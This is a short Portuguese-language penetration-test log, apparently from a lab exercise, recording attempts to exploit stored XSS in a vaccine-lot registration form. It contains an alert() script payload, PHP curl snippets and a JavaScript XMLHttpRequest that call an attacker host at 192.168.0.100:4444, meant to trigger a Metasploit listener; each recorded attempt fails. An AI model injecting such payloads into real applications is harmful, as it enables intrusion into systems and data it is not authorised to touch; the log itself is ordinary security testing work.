Teste realizado dia 23-04-16

Representando a atividade **XSS - Cadastro de lotes.**

Duração dos Testes: 40 min

Duração total da atividade: 1 h e 10 min.

**Objetivo**: Utilizar os inputs da tela de cadastro de lotes de vacina

para descobrir se eles são vulneráveis ao ataque XSS Armazenado.

**Tentativa 1**

O XSS armazenado é aquele tipo de ataque onde o código malicioso fica

armazenado no banco da aplicação e é carregado junto com os dados normais


da tela no momento do processamento da página. Como não são tratados, instruções javascript conseguem ser enviadas ao navegador.

Cadastrar 1 dos campos com o seguinte código:

<script> alert(“oi”);</script> no campo Marca/Fabricante.

Se os dados não forem tratados, quando forem carregados do banco o código acima deve produzir um pop-up dizendo “oi”.

**Resultado:**



**Tentativa 2**

Abrir uma conexão do sistema de vacinas com a máquina do kali num listener do

metasploit para ganhar acesso ao SO.

Passos:

* Usar o metasploit para abrir um listener na porta 444 da vm onde o kali está hospedado. Usando o eploit disponivel em Exploit*/Multi/Handler*
* Usar um comando GET de javascript para abrir a conexão da máquina do sistema com a vm do kali na porta indicada.

comando a ser colocado no XSS:

<?php

$curl = curl\_init('http://192.168.0.100:4444');

curl\_exec($curl);

curl\_close($curl);

?>

Caso o código acima funcione, a ideia é que o script do lado do servidor abra uma conexão com o listener do Metasploit que está ouvindo.

Resultado: A sessão do meterpreter não foi aberta.

**Tentativa 3**

Alterar o script anterior para tentar descobrir o que houve

<?php

$curl = curl\_init('http://192.168.0.100:4444');

if(!curl\_exec($curl)){

javascript:alert(curl\_error($curl));

}

curl\_close($curl);

?>

**Resultado**: Não consegui executar o script pois o tamanho do campo na coluna é pequeno

e estourou um erro no banco

**Tentativa 4**

Realizar um get via javascript normal com o mesmo fim.(sem os espaços)

<script>

r = new XMLHttpRequest();

r.open("GET",’http://192.168.0.100:4444’,false);

r.send();

</script>

**Resultado** : A sessão do meterpreter não foi aberta.